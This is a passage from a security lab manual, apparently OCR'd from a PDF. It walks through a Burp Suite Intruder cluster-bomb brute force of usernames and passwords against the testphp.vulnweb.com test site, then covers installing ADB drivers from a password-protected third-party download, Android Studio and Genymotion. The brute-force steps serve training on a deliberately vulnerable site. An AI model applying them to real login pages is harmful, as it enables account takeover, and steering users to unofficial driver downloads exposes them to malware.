


4. Choose the Proxy section in burp suite homepage




5. Select Open browser ,it will open the Burp Suite browser
6. Enter ***http://testphp.vulnweb.com/login.php*** URL in Search Bar and hit Enter.
7. Now turn on the Intercept then enter the username as 'hi' and Password as 'hi' then hit log in button to test the Credentials







8. Go back to Burp Suite and click on Action and select Send to Intruder. Now go to Intruder and choose the Attack Type as Cluster Bomb.


a) Then go to Pay load section and select Payload as 1.
b) Now add the possible usernames in to the Payload Options.
c) Then go to Pay load section and select Payload as2
d) Now add the possible Passwords into the Pay load Options


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
1 × 2 × +
Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Pos
Payload set: 1
Payload count: 5
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
user
data
student
test
admin
Add
Add from list ... [Pro version only]



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × +
Positions Payloads Resource Pool Options
Choose an attack type
Attack type: Cluster bomb
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testphp.vulnweb.com
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 16
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Connection: close
14
15 uname=§hi§&pass=§hi§




9. After adding the payload as possible username and password then ***click on Start Attack***
10. It will start matching the username and passwords



11. If the response is in HTML, then it will be Successful Login and If It Returns any Text it was Invalid Login






15. Android Studio with genymotion

Install ADB driver

Steps to install ADB Drivers
Download file from mediafire link and extract ADB Installer by vini on your PC.
(Download link:- https://www.mediafire.com/file/47yy04ef2swb061/ADB+Installer+by+vini+v1.4.3.zip/file) Password:vini1234

1. Launch the ADB Installer by vini.
2. To install ADB and Fastboot, type Y and press the enter key.
3. Then to install ADB System-wide, again type Y and press enter.
4. Now it'll ask to install device drivers. Again type Y and press enter.
5. This will launch the Device driver installation wizard. Press next to install the device drivers.
6. That's it! You've successfully installed ADB drivers using ADB Installer by vini.


Installation of Android studio



Step 1: Head over to this link to get the Android Studio executable or zip file.
Step 2: Click on the Download Android Studio Button.

Click on the "I have read and agree with the above terms and conditions" checkbox followed by the download button.

The file will start downloading.
Step 3: After the downloading has finished, open the file from downloads and run it. It will prompt the following dialog box.



Click on next. In the next prompt, it'll ask for a path for installation. Choose a path and hit next. Step 4: It will start the installation, and once it is completed, it will be like the image shown below.

Click on next.


Step 5: Once "Finish" is clicked, it will ask whether the previous settings need to be imported [if the android studio had been installed earlier], or not. It is better to choose the 'Don't import Settings option'.

Click the OK button.


Step 6: This will start the Android Studio. Meanwhile, it will be finding the available SDK components.

Step 7: After it has found the SDK components, it will redirect to the Welcome dialog box
Download and Install Genymotion

Download Genymotion Desktop for Windows with VirtualBox from its official link.
The minimum system configurations are shown here. While it says 4 GB RAM, at least 8 GB RAM is preferable so that you don't experience any performance lags. The more RAM you have, your experience will be better.




While installing, select your desired setup language to English or any other language. To create a folder path in Windows, at least 2gb space is required. You have a choice to not create a Start menu folder so the app won't interfere with the rest of your PC functions.



Wait a while for Genymotion to install on your Windows


Once finished, it will automatically start installing VirtualBox on your Windows




1. Install VirtualBox

Click "Next" to agree to the setup of Oracle VM VirtualBox Wizard.


VirtualBox will install a number of internal components. Click "Next" to proceed. You will get an option to not create VirtualBox's Start menu entries, shortcuts, and quick launch bars.



You may get a warning of network interfaces disconnecting your network temporarily. You can safely ignore this message. Click "Yes" and proceed.



VirtualBox is now ready to install. Click "Install" to proceed.
It takes just a little while for the VirtualBox application to install on your system.




Click "Finish" once the installation is complete. This will automatically take you to the next step of Genymotion launch.


2. ***Launch and Activate Genymotion***

Select the option to "Launch Genymotion" and click "Finish" to proceed. The Genymotion app will launch on your Windows screen.

In the next stage, you will need to create a Genymotion account to run the Android apps. This will automatically redirect you to a browser window with a Genymotion form. While filling out your information, make sure to select "Genymotion for personal use."




When the license window appears on the Genymotion dashboard, don't pay for license. Select "personal use".




In the last stage, there will be an End User License Agreement which you have to agree to before the Genymotion dashboard will open on your screen.

3. ***Install Virtual Device in Genymotion***

